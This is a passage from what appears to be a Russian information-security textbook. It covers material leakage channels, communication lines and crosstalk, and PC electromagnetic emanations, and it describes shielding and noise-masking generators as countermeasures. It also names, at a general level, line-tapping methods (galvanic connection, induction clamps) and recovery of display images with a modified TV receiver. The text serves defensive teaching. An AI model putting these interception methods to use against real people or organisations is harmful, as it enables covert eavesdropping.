По своему физическому состоянию отходы производства могут представлять собой твердые массы, жидкости и газообразные вещества; по физической природе они делятся на химические, биологические, радиационные, а по среде распространения на содержащиеся в земле, в воде и в воздухе (рис. 9.1).

Особенность материально-вещественного канала, в сравнении с другими каналами, обусловлена спецификой источников и носителей добываемой по нему информации. Источниками и носителями информации в данном случае являются субъекты (люди) и материальные объекты (макро- и микрочастицы), которые имеют четкие пространственные границы локализации (за исключением излучений радиоактивных веществ). Утечка информации по материально-вещественным каналам сопровождается физическим перемещением людей и материальных тел с информацией за пределы защищаемого объекта. Для более детального описания рассматриваемого канала утечки целесообразно уточнить состав источников и носителей информации.

- Основными источниками информации материально-вещественного канала утечки информации являются:
- черновики различных документов и макеты материалов, узлов, блоков, устройств, разрабатываемых в ходе научно-исследовательских и опытно-конструкторских работ, которые ведутся в организации;




Рис. 9.1. Классификация материально-вещественных каналов утечки информации

- отходы делопроизводства и издательской деятельности в организации, в том числе использованная копировальная бумага, забракованные при оформлении и размножении документов листы;
- вышедшие из строя магнитные и иные носители информации ПЭВМ, на которых во время эксплуатации содержалась информация с ограниченным доступом;
- бракованная продукция и ее элементы;
- отходы производства с демаскирующими веществами в газообразном, жидком и твердом виде;
- радиоактивные материалы.

Перенос информации в материально-вещественном канале может осуществляться следующими субъектами и средами:

- сотрудниками организации;
- воздушными атмосферными массами;
- жидкими средами;
- излучением радиоактивных веществ.

Эти носители могут переносить все виды информации: семантическую, признаковую, а также демаскирующие вещества.

Семантическая информация содержится в черновиках документов, схем, чертежей; информация о видовых и сигнальных демаскирующих признаках — в бракованных узлах и деталях, в характеристиках радиоактивного излучения и т.п.; демаскирующие вещества — в газообразных, жидких и твердых отходах производства.

Получатели информации, добываемой по материально-вещественному каналу, достаточно разнообразны. Это и эксперты разведки противника, и приборы для физического и

химического анализа, и средства вычислительной техники, и приемники радиоактивных излучений и др.

Потеря носителей ценной информации возможна при отсутствии в организации четкой системы их учета. Например, машинистка, испортив лист отчета, выбрасывает его в корзину для мусора, из которой он переносится уборщицей в мусорный бак, находящийся на территории организации. Затем при погрузке или последующей транспортировке мусора лист уносится ветром и попадает в руки случайного прохожего. Конечно, вероятность обеспечения случайного ознакомления злоумышленника с содержимым этого листа невелика. Однако если злоумышленник активно занимается добыванием информации, область пространства, в которой возможен контакт, значительно сужается, что приводит к повышению вероятности утечки информации по материально-вещественным каналам.

Радиационные и химические методы получения информации

Радиационные и химические методы получения информации — это сравнительно новые методы разведки, основывающиеся на материально-вещественном канале утечки информации. Они составляют целый комплекс мероприятий, которые включают в себя как агентурные мероприятия, так и применение технических средств.

К агентурным относятся предварительная проработка объекта и отбор проб для проведения лабораторных исследований.

К техническим средствам относятся космическая разведка, проведение экспресс-анализов объекта и исследование проб в лаборатории. Для проведения технической разведки широко используются различные дозиметры и анализаторы химического состава.

Химические и радиационные методы анализа в основном осуществляются над отходами производства (сточные воды, шлаки и т.д.). Кроме того, использование дозиметрических станций, индивидуальных дозиметров позволяет осуществлять контроль за продукцией, которую выпускает объект, если его производство связано с радиоактивными веществами.

Для экспресс-анализа химического состава в основном используются газоанализаторы и анализаторы химического состава жидкостей. Анализ грунта и других твердых компонентов проводится, как правило, над пробами в лабораторных условиях.

Для предприятий химической, парфюмерной, фармацевтической и иных сфер, связанных с разработкой и производством продукции, технологические процессы которых сопровождаются использованием или получением различных газообразных или жидких веществ, возможно образование каналов утечки информации через выбросы в атмосферу газообразных или сброс в водоемы жидких демаскирующих веществ.

Подобные каналы образуются с появлением возможности добывания демаскирующих веществ путем взятия злоумышленниками проб воздуха, воды, земли, снега, пыли на листьях кустарников, деревьев и травяном покрове в окрестностях организации.

В зависимости от направления и скорости ветра, демаскирующие вещества в газообразном виде или в виде взвешенных твердых частиц могут распространяться на расстояние нескольких десятков километров, что вполне достаточно для взятия проб злоумышленниками. Аналогичное положение наблюдается и для жидких отходов.

Конечно, концентрация демаскирующих веществ при удалении от источника убывает. Однако при их утечке за достаточно продолжительный период концентрация может превышать предельные допустимые значения за счет накопления демаскирующих веществ в земле, растительности, подводной флоре и фауне.

Отходы могут продаваться другим предприятиям для использования в производстве иной продукции, очищаться перед сбросом в водоемы, уничтожаться или подвергаться захоронению на время саморазложения или распада. Последние операции используются для высокотоксичных веществ, утилизация которых иными способами экономически нецелесообразна, и для радиоактивных отходов, которые невозможно нейтрализовать физическими или химическими способами.

Утечка информации о радиоактивных веществах может осуществляться в результате выноса радиоактивных веществ сотрудниками организации или регистрации злоумышленником их излучений с помощью соответствующих приборов.

Дальность канала утечки информации о радиоактивных веществах через их излучения невелика: для α-излучний она составляет в воздухе несколько миллиметров, β-излучений — несколько сантиметров и только γ-излучения можно регистрировать на расстоянии в несколько сотен метров от источника излучений.

Глава 10

Линии связи

Классификация каналов и линий связи

Рассмотрев каналы утечки информации, следует отметить, что понятие “канал утечки информации” относится к логическому уровню. Действительно, канал утечки информации существует не сам по себе, а благодаря наличию определенных объектов и технических средств, взаимодействующих между собой. Совокупность предназначенных для передачи информации на расстояние технических средств и передающей среды называется ***каналом связи***. Передающие среды называются ***линиями связи*** (проводная, радио и т.д.).

По назначению каналы связи разделяются на телефонные, телеграфные, телевизионные и др.; по характеру эксплуатации — на выделенные и коммутируемые. Выделенными (абонируемыми) каналами связи называются каналы, которые постоянно включены между двумя пунктами. Коммутируемые каналы выделяются только по вызову и распадаются автоматически после завершения сеанса связи.

В зависимости от характера колебаний, используемых для передачи информации, каналы называются электрическими, электромагнитными, оптическими, акустическими, пневматическими и т.д.

Наиболее распространенные телеграфные, телефонные и телевизионные каналы имеют типовую полосу пропускания, нормированный входной и выходной уровень сигналов, нормированные уровни помех и другие нормированные показатели. Телевизионный канал имеет полосу пропускания 6 МГц. Телефонный канал имеет полосу пропускания от 300 до 2200–3200 Гц. Такой канал может быть дополнительно уплотнен по частоте каналами тонального телеграфирования (телеграфными каналами) с полосой пропускания 120–200 Гц каждый.

Линии связи делятся на:

- основные (используются для передачи секретных сведений);
- вспомогательные (используются для передачи информации, не являющейся секретной).

Кроме того, линии связи обозначаются номерами, соответствующими режиму передаваемой информации:

- линии №1 (линии передачи секретной информации);
- линии №2 (внутренняя телефонная сеть);
- линии №3 (внешняя телефонная сеть).

Линии связи по характеристикам передающей среды можно разделить на проводные линии, высокочастотные линии, воздушные линии электропередачи высокого напряжения, линии радиосвязи и радиорелейные линии, линии распределительных силовых сетей.

Проводные линии (воздушные и кабельные) характеризуются первичными (погонные активное последовательное сопротивление, емкость, индуктивность и проводимость) и вторичными (затухание, волновое сопротивление и пропускная способность) параметрами. Пропускная способность линии определяется ее полосой пропускания, уровнем помех и максимальным допустимым уровнем сигнала в линии.

Затухание и проводимость (утечка) воздушной линии в значительной степени зависят от климатических условий (дождь, иней, гололед), а также от качества технического обслуживания линии связи.

Параметры кабельных линий зависят в основном от температуры грунта и почти не зависят от других внешних условий, поэтому они значительно более стабильны, чем у воздушных линий. В странах бывшего СССР сейчас используются такие кабельные проводные линии, как линии коммутируемой телефонной сети общего пользования, линии сети передачи данных ПД-200 (скорость передачи составляет 200 бит/с) и линии сети абонентского телеграфа АТ-50. К этой разновидности линий связи относятся и вводимые в последнее время волоконно-оптические линии.

Высокочастотные линии связи применяются в высокочастотных каналах. Последние представляют собой совокупность специальной передающей, ретрансляционной и приемной аппаратуры и линий связи, предназначенных для независимой от других каналов передачи сообщений на расстояние токами высокой частоты. Частотное уплотнение токами высокой частоты позволяет образовать на основе одной проводной линии несколько дополнительных каналов связи. Такие каналы широко применяются при передаче информации телефонной, телеграфной и другой связи по воздушным стальным, медным и биметаллическим цепям или по симметричным и коаксиальным кабелям связи.

Воздушные линии электропередачи высокого напряжения широко применяются как для связи, так и для передачи телеметрических сообщений. В последние годы они начинают применяться для телеконтроля и телеуправления местными электростанциями, подстанциями и другими установками в сельском хозяйстве, а также как резервные линии связи общегосударственного значения.

Линии электропередачи 35, 110, 220 и 400 кВ имеют высокую электрическую и механическую прочность, поэтому образуемые на их основе каналы связи характеризуются высокой надежностью (при условии, конечно, что каналообразующая аппаратура также обладает высокой надежностью).

Передача сигналов по этим линиям осуществляется токами высокой частоты в диапазоне от 300 до 500 кГц, а на некоторых воздушных линиях и до 1000 кГц. В кабельных силовых сетях используются значительно более низкие частоты (до звуковых).

Эти каналы имеют сравнительно высокий уровень помех, поэтому для получения достаточного для нормальной работы отношения сигнал/помеха применяется специаль-

ная аппаратура каналов со сравнительно высокой выходной мощностью сигнала, а также качественные фильтры для разделения сигналов и уменьшения перекрестных помех.

Линии радиосвязи и радиорелейные линии. Характерной чертой линий радиосвязи является возможность значительного воздействия помех от соседних радиостанций и промышленных источников радиопомех по сравнению с проводными линиями.

К этому виду линий относятся космическая, радиорелейная, КВ, УКВ, мобильная и сотовая связи.

Линии распределительных силовых сетей широко используются для создания каналов циркулярной передачи команд массовым объектам как в ряде европейских стран (Франция, Австрия и др.), так и на территории бывшего СССР. С помощью таких каналов осуществляется централизованное включение уличного освещения, передача пожарной тревоги, команд гражданской обороны и т.п. Команды (сигналы) передаются только в одном направлении из центрального пункта, а ответная, известительная сигнализация отсутствует.

Передача информации по каналам осуществляется в диапазоне звуковых частот или в диапазоне 10-200 кГц. Соответственно развиваются два направления.

- *Первое направление* связанно с передачей циркулярных команд массовым объектам без известительной сигнализации. При этом обычно используется одна или несколько частот в диапазоне 175-3000 кГц.
- Для *второго направления* характерно использование диапазона частот от 10-15 до 200 кГц. Уровень помех в этом диапазоне значительно меньше, вследствие чего открывается возможность двухсторонней передачи сигналов.

Разновидностью распределительных силовых сетей являются контактные сети для электрического транспорта. Они используются как каналы телефонной связи с подвижным составом и для передачи сообщений телеуправления, телесигнализации и телеизмерения.

Со всех перечисленных линий связи можно снять информацию, используя для этого:

- гальваническое подключение к линии;
- электромагнитный метод;
- индукционный съем с помощью клещей.

Взаимные влияния в линиях связи

Рассмотрим, какое влияние друг на друга оказывают параллельно проложенные линии связи.

В теории возможных влияний между цепями линий связи приняты следующие основные определения:

- *влияющая цепь* — цепь, создающая первичное влияющее электромагнитное поле (рис. 10.1);
- *цепь, подверженная влиянию* — цепь, на которую воздействует влияющее электромагнитное поле;

- *непосредственное влияние* — сигналы, индуцируемые непосредственно электромагнитным полем влияющей цепи в цепи, подверженной влиянию.

Помимо непосредственного, имеет место *косвенное влияние* вторичных полей, образующихся за счет отражений и др.

В зависимости от структуры влияющего электрического поля и конструкции цепи, подверженной влиянию, различают *систематические* и *случайные* влияния. К систематическим влияниям относятся взаимные наводки, возникающие по всей длине линии. К случайным относятся влияния, возникающие вследствие ряда случайных причин и не поддающиеся точной оценке. Существуют реальные условия наводок с одного неэкранированного провода на другой, параллельный ему провод той же длины, когда оба они расположены над "землей" (рис. 10.2 и 10.3).

Рис. 10.1. Распределение ролей влияния линий связи




Рис. 10.2. Наводки на неэкранированный провод от другого неэкранированного провода: 1 — неидеальная "земля"; 2 — идеальная земля

В табл. 10.1 приведены примерные данные взаимного влияния различных типов линии.

Таблица 10.1. Взаимное влияние различных типов линий

Тип линии	Преобладающее влияние
Воздушные линии связи	Систематическое влияние, возрастающее с увеличением частоты сигнала
Коаксиальный кабель	Систематическое влияние через третьи цепи, убывающее с повышением частоты вследствие поверхностного эффекта
Симметричный	Систематическое и случайное влияние, возрастающее с

кабель	частотой
Оптический кабель	Систематическое и случайное влияние, при 30 ГГц от частоты сигнала практически не зависят




Рис. 10.3. Взаимные наводки провода и экранированных кабелей

В реальных условиях имеют место наводки как от экранированных кабелей на экранированные, так и от неэкранированных кабелей на экранированные.

Таким образом, можно заключить, что излучения и наводки от различных технических средств далеко не безопасны, так как с их помощью можно восстановить информацию, например, с дисплея (ПЭВМ, терминал) с помощью обычного ТВ-приемника при небольшом его усовершенствовании и доработке. Небезопасны излучения и наводки кабельных сетей, как неэкранированных, так и экранированных. Для последних требуется хорошее состояние экрана и качественное заземление. На практике кабели не всегда полностью экранированы. Неисправные или покрытые коррозией соединители могут быть причиной значительных излучений. Используя узкополосные (полоса менее 1 кГц) приемники, можно зарегистрировать напряженность поля 0,1 мкВ на поверхности кабеля. Поле с напряженностью на поверхности кабеля 1 мкВ можно обнаружить на расстоянии 3 м от кабеля. Даже на расстоянии 300 м сигналы, имеющие значение 1 мВ на поверхности кабеля, могут быть обнаружены.

Степень ослабления излучения кабеля в зависимости от расстояния и частоты излучения определяется формулой:

$$\mathbf{D = 20 \log \frac{4\pi d}{\lambda}},$$

где $\mathbf{d}$ — расстояние от кабеля, λ — длина волны излучения.

В дальней зоне электрическое поле принимает плоскую конфигурацию и распространяется в виде плоской волны, энергия которой делится поровну между электрической и магнитной компонентами.

Сильные магнитные поля, как правило создаются цепями с низким волновым сопротивлением, больш*и*м током и малым перепадом напряжений, а интенсивные электрические поля — цепями с больш*и*м сопротивлением, высоким напряжением и малым током. Для плоской волны в свободном пространстве волновое сопротивление:

$$\mathbf{Z}_{\text{д}}^{\text{EH}} = \mathbf{Z}_0 = \sqrt{\frac{\mu_0}{\varepsilon_0}} = 376{,}8 \text{ Ом}$$

Для поля с преобладающей электрической компонентой волновое сопротивление существенно больше ($\mathbf{Z}_{\text{д}}^{\text{E}} > \mathbf{Z}_0$), а для преобладающего магнитного поля существенно меньше ($\mathbf{Z}_{\text{д}}^{\text{H}} < \mathbf{Z}_0$) значения волнового сопротивления для плоской волны.

Дальняя зона — это область пространства, в которой расстояние от источника существенно превышает длину волны ($\mathbf{r >> \lambda}$). Границей раздела ближней и дальней зон условно можно принять равенство расстояний от источника возмущения 1/6 длины волны ($\mathbf{r \approx \lambda/2\pi \approx \lambda/6}$), что составляет 5 м для частоты 108 Гц (100 МГц) или 50 м для частоты 106 Гц (1 МГц). В ближней зоне, когда расстояние от источника возмущения не превышает длины волны, электромагнитное поле имеет выраженный только электрический или только магнитный характер.

Часть III

Методы и средства несанкционированного доступа к информации и ее разрушения

Глава 11

Каналы утечки информации при эксплуатации ЭВМ

Виды и природа каналов утечки информации при эксплуатации ЭВМ

В завершение рассмотрения технических каналов утечки информации следует особо остановится на таком актуальном вопросе, как каналы утечки информации, образующиеся при эксплуатации персональных электронно-вычислительных машин (ПЭВМ), или персональных компьютеров (ПК).

Действительно, с точки зрения защиты информации эти технические устройства являются прекрасным примером для изучения практически всех каналов утечки информации — начиная от радиоканала и заканчивая материально-вещественным. Учитывая роль, которую играют ПЭВМ в современном обществе вообще, а также тенденцию к повсеместному использованию ПЭВМ для обработки информации с ограниченным доступом в частности, совершенно необходимо детальнее рассмотреть принципы образования каналов утечки информации при эксплуатации ПЭВМ.

Как известно, современные ПЭВМ могут работать как независимо друг от друга, так и взаимодействуя с другими ЭВМ по компьютерным сетям, причем последние могут быть не только локальными, но и глобальными.

С учетом этого фактора, полный перечень тех участков, в которых могут находиться подлежащие защите данные, может иметь следующий вид:

- непосредственно в оперативной или постоянной памяти ПЭВМ;
- на съемных магнитных, магнитооптических, лазерных и других носителях;
- на внешних устройствах хранения информации коллективного доступа (RAID-массивы, файловые серверы и т.п.);
- на экранах устройств отображения (дисплеи, мониторы, консоли);
- в памяти устройств ввода/вывода (принтеры, графопостроители, сканеры);
- в памяти управляющих устройств и линиях связи, образующих каналы сопряжения компьютерных сетей.

Каналы утечки информации образуются как при работе ЭВМ, так и в режиме ожидания. Источниками таких каналов являются:

- электромагнитные поля;

- наводимые токи и напряжения в проводных системах (питания, заземления и соединительных);
- переизлучение обрабатываемой информации на частотах паразитной генерации элементов и устройств технических средств (ТС) ЭВМ;
- переизлучение обрабатываемой информации на частотах контрольно-измерительной аппаратуры (КИА).

Помимо этих каналов, обусловленных природой процессов, протекающих в ПЭВМ и их техническими особенностями, в поставляемых на рынок ПЭВМ могут умышленно создаваться дополнительные каналы утечки информации. Для образования таких каналов может использоваться:

- размещение в ПЭВМ закладок на речь или обрабатываемую информацию (замаскированные под какие-либо электронные блоки);
- установка в ПЭВМ радиомаячков;
- умышленное применение таких конструктивно-схемных решений, которые приводят к увеличению электромагнитных излучений в определенной части спектра;
- установка закладок, обеспечивающих уничтожение ПЭВМ извне (схемные решения);
- установка элементной базы, выходящей из строя.

Кроме того, классификацию возможных каналов утечки информации в первом приближении можно провести на основании принципов, в соответствии с которыми обрабатывается информация, получаемая по возможному каналу утечки. Предполагается три типа обработки: человеком, аппаратурой, программой. В соответствии с каждым типом обработки всевозможные каналы утечки также разбиваются на три группы. Применительно к ПЭВМ группу каналов, в которых основным видом обработки является обработка ***человеком***, составляют следующие возможные каналы утечки:

- хищение материальных носителей информации (магнитных дисков, лент, карт);
- чтение информации с экрана посторонним лицом;
- чтение информации из оставленных без присмотра бумажных распечаток.

В группе каналов, в которых основным видом обработки является обработка ***аппаратурой***, можно выделить следующие возможные каналы утечки:

- подключение к ПЭВМ специально разработанных аппаратных средств, обеспечивающих доступ к информации;
- использование специальных технических средств для перехвата электромагнитных излучений технических средств ПЭВМ.

В группе каналов, в которых основным видом обработки является ***программная*** обработка, можно выделить следующие возможные каналы утечки:

- несанкционированный доступ программы к информации;
- расшифровка программой зашифрованной информации;
- копирование программой информации с носителей;
- блокирование или отключение программных средств защиты.

При перехвате информации с ПЭВМ используется схема, представленная на рис. 10.1.




Рис. 11.1. Схема перехвата информации с ПЭВМ

При этом техническому контролю должны подвергаться следующие потенциальные каналы утечки информации:

- побочные электромагнитные излучения в диапазоне частот от 10 Гц до 100 МГц;
- наводки сигналов в цепях электропитания, заземления и в линиях связи;
- опасные сигналы, образующиеся за счет электроакустических преобразований, которые могут происходить в специальной аппаратуре контроля информации. Эти сигналы должны контролироваться в диапазоне частот от 300 Гц до 3,4 кГц;
- каналы утечки информации, образующиеся в результате воздействия высокочастотных электромагнитных полей на различные провода, которые находятся в помещении и могут, таким образом, стать приемной антенной. В этом случае проверка проводится в диапазоне частот от 20 кГц до 100 МГц.

Наиболее опасным каналом утечки является дисплей, так как с точки зрения защиты информации он является самым слабым звеном в вычислительной системе. Это обусловлено принципами работы видеоадаптера, состоящего из специализированных схем для генерирования электрических сигналов управления оборудования, которое обеспечивает генерацию изображения.

Схемы адаптера формируют сигналы, определяющее информацию, которая отображается на экране. Для этого во всех видеосистемах имеется видеобуфер. Он представляет собой область оперативной памяти, которая предназначена только для хранения текста или графической информации, выводимой на экран. Основная функция видеосистемы заключается в преобразовании данных из видеобуфера в управляющие сигналы дисплея, с помощью которых на его экране формируется изображение. Эти сигналы и стараются перехватить.

Рассмотрим подробнее возможности утечки информации, обрабатываемой на ПЭВМ, через побочные электромагнитные излучения (ПЭМИ).

Анализ возможности утечки информации через ПЭМИ

При проведении анализа возможности утечки информации необходимо учитывать следующие особенности радиотехнического канала утечки из средств цифровой электронной техники.

- Для восстановления информации мало знать уровень ПЭМИ, нужно знать их структуру.
- Поскольку информация в цифровых средствах электронной техники переносится последовательностями прямоугольных импульсов, то оптимальным приемником для перехвата ПЭМИ является обнаружитель (важен сам факт наличия сигнала, а восстановить сигнал просто, т.к. форма его известна).
- Не все ПЭМИ являются опасными точки зрения реальной утечки информации. Как правило, наибольший уровень соответствует неинформативным излучениям (в ПЭВМ наибольший уровень имеют излучения, порождаемые системой синхронизации).
- Наличие большого числа параллельно работающих электрических цепей приводит к тому, что информативные и неинформативные излучения могут перекрываться по диапазону (взаимная помеха).
- Для восстановления информации полоса пропускания разведприемника должна соответствовать полосе частот перехватываемых сигналов. Импульсный характер информационных сигналов приводит к резкому увеличению полосы пропускания приемника и, как следствие, к увеличению уровня собственных и наведенных шумов.
- Периодическое повторение сигнала приводит к увеличению возможной дальности перехвата.
- Использование параллельного кода в большинстве случаев делает практически невозможным восстановление информации при перехвате ПЭМИ.

Способы обеспечения ЗИ от утечки через ПЭМИ

Классификация способов и методов ЗИ, обрабатываемой средствами цифровой электронной техники, от утечки через ПЭМИ приведена на рис. 11.2.

Электромагнитное экранирование помещений в широком диапазоне частот является сложной технической задачей, требует значительных капитальных затрат, постоянного контроля и не всегда возможно по эстетическим и эргономическим соображениям. *Доработка* средств электронной техники с целью уменьшения уровня ПЭМИ осуществляется организациями, имеющими соответствующие лицензии. Используя различные радиопоглощающие материалы и схемотехнические решения, за счет доработки удается существенно снизить уровень излучений. Стоимость такой доработки зависит от радиуса требуемой зоны безопасности и составляет от 20% до 70% от стоимости ПЭВМ.

Рис. 11.2. Способы и методы ЗИ, обрабатываемой средствами электронной техники, от утечки по радиотехническому каналу

Криптографическое закрытие информации, или шифрование, является радикальным способом ее защиты. *Шифрование* осуществляется либо программно, либо аппаратно с помощью встраиваемых средств. Такой способ защиты оправдывается при передаче информации на большие расстояния по линиям связи. Использование шифрования для защиты информации, содержащейся в служебных сигналах цифрового электронного средства, в настоящее время невозможно.

Активная радиотехническая маскировка предполагает формирование и излучение маскирующего сигнала в непосредственной близости от защищаемого средства. Различают несколько методов активной радиотехнической маскировки: энергетические методы; метод "синфазной помехи"; статистический метод.

При энергетической маскировке методом "белого шума" излучается широкополосный шумовой сигнал с постоянным энергетическим спектром, существенно превышающим максимальный уровень излучения электронной техники. В настоящее время наиболее распространены устройства ЗИ, реализующие именно этот метод. К его недостаткам следует отнести создание недопустимых помех радиотехническим и электронным средствам, находящимся поблизости от защищаемой аппаратуры.

Спектрально-энергетический метод заключается в генерировании помехи, имеющей энергетический спектр, определяемый модулем спектральной плотности информативных излучений техники и энергетическим спектром атмосферной помехи. Данный метод

позволяет определить оптимальную помеху с ограниченной мощностью для достижения требуемого соотношения сигнал/помеха на границе контролируемой зоны.

Перечисленные методы могут быть использованы для ЗИ как в аналоговой, так и в цифровой аппаратуре. В качестве показателя защищенности в этих методах используется соотношение сигнал/помеха. Следующие два метода предназначены для ЗИ в технике, работающей с цифровыми сигналами.

В методе "синфазной помехи" в качестве маскирующего сигнала используются импульсы случайной амплитуды, совпадающие по форме и времени существования с полезным сигналом. В этом случае помеха почти полностью маскирует сигнал, прием сигнала теряет смысл, т.к. апостериорные вероятности наличия и отсутствия сигнала остаются равными их априорным значениям. Показателем защищенности в данном методе является ***предельная полная вероятность ошибки*** (ППВО) на границе минимально допустимой зоны безопасности. Однако из-за отсутствия аппаратуры для непосредственного измерения данной величины предлагается пересчитать ППВО в необходимое соотношение сигнал/помеха.

Статистический метод ЗИ заключается в изменении вероятностной структуры сигнала, принимаемого разведприемником, путем излучения специальным образом формируемого маскирующего сигнала. В качестве контролируемых характеристик сигналов используются ***матрицы вероятностей изменения состояний*** (МВИС). В случае оптимальной защищенности МВИС ПЭМИ будет соответствовать эталонной матрице (все элементы этой матрицы равны между собой). К достоинствам данного метода стоит отнести то, что уровень формируемого маскирующего сигнала не превосходит уровня информативных ПЭМИ техники. Однако статистический метод имеет некоторые особенности реализации на практике.

Восстановление информации содержащейся в ПЭМИ, чаще всего под силу только профессионалам, имеющим в своем распоряжении соответствующее оборудование. Но даже они могут быть бессильны в случае грамотного подхода к обеспечению ЗИ от утечки через ПЭМИ.

Механизм возникновения ПЭМИ средств цифровой электронной техники

Побочные электромагнитные излучения, генерируемые электромагнитными устройствами, обусловлены протеканием дифференциальных и синфазных токов.

В полупроводниковых устройствах излучаемое электромагнитное поле образуется при синхронном протекании дифференциальных токов в контурах двух типов. Один тип контура формируется проводниками печатной платы или шинами, по которым на полупроводниковые приборы подается питание. Площадь контура системы питания примерно равна произведению расстояния между шинами на расстояние от ближайшей логической схемы до ее развязывающего конденсатора. Другой тип контура образуется при передаче логических сигналов от одного устройства к другому с использованием в качестве обратного провода шины питания. Проводники передачи данных совместно с

шинами питания формируют динамически работающие контуры, соединяющие передающие и приемные устройства.

Излучение, вызванное синфазными токами, обусловлено возникновением падений напряжения в устройстве, создающем синфазное напряжение относительно земли.

Как правило, в цифровом электронном оборудовании осуществляется синхронная работа логических устройств. В результате при переключении каждого логического устройства происходит концентрация энергии в узкие совпадающие по времени импульсные составляющие, при наложении которых суммарные уровни излучения могут оказаться выше, чем может создать любое из отдельных устройств.

Большое влияние на уровни возникающих ЭМИ оказывают характеристики соединений с отрицательной шиной источника питания или с землей. Это соединение должно иметь очень низкий импеданс, поскольку и печатные проводники на ВЧ представляют собой скорее дроссели, чем коротко замкнутые цепи.

Во многих случаях основными источниками излучений оказываются кабели, по которым передается информация в цифровом виде. Такие кабели могут размещаться внутри устройства или соединять их между собой.

Применение заземляющих перемычек из оплетки кабеля или провода, характеризующихся большими индуктивностью и активным сопротивлением для ВЧ помех и не обеспечивающих хорошего качества заземления экрана, приводит к тому, что кабель начинает действовать как передающая антенна.

Техническая реализация устройств маскировки

Для осуществления активной радиотехнической маскировки ПЭМИ используются устройства, создающие шумовое электромагнитное поле в диапазоне частот от нескольких кГц до 1000 МГц со спектральным уровнем, существенно превышающем уровни естественных шумов и информационных излучений средств ВТ. Для этих целей используются малогабаритные сверхширокополосные передатчики шумовых маскирующих колебаний ГШ-1000 и ГШ-К-1000, которые являются модернизацией изделия “Шатер-4”.

Их принцип действия базируется на нелинейной стохастизации колебаний, при которой шумовые колебания реализуются в автоколебательной системе не вследствие флуктуаций, а за счет сложной внутренней нелинейной динамики генератора. Сформированный генератором шумовой сигнал с помощью активной антенны излучается в пространство.

Спектральная плотность излучаемого электромагнитного поля равномерно распределена по частотному диапазону и обеспечивает требуемое превышение маскирующего сигнала над информативным в заданное количество раз (как требуют нормативные документы) на границах контролируемой зоны объектов ВТ 1-3 категории по эфиру, а также наводит маскирующий сигнал на отходящие слаботочные цепи и на сеть питания.

Статистические характеристики сформированных генератором маскирующих колебаний близки к характеристикам нормального белого шума.

Генератор шума ГШ-1000 выполнен в виде отдельного блока с питанием от сети и предназначен для общей маскировки ПЭМИ ПЭВМ, компьютерных сетей и комплексов

на объектах АСУ и ЭВТ 1-3 категорий. Генератор ГШ-К-1000 изготавливается в виде отдельной платы, встраиваемой в свободный разъем расширения системного блока ПЭВМ и питается напряжением 12 В от общей шины компьютера. По сравниванию с аналогичными по назначению изделиями “Гном”, “Сфера”, “ГСС”, “Смог”, “Октава” генераторы ГШ-1000 и ГШ К-1000 выгодно отличаются повышенным коэффициентом качества маскирующего сигнала, формируют электромагнитное поле с круговой поляризацией.

Устройство обнаружения радиомикрофонов

В сложившихся условиях выбор устройства, предназначенного для выявления радиомикрофонов, является непростой задачей, требующей учета различных, часто взаимоисключающих факторов.

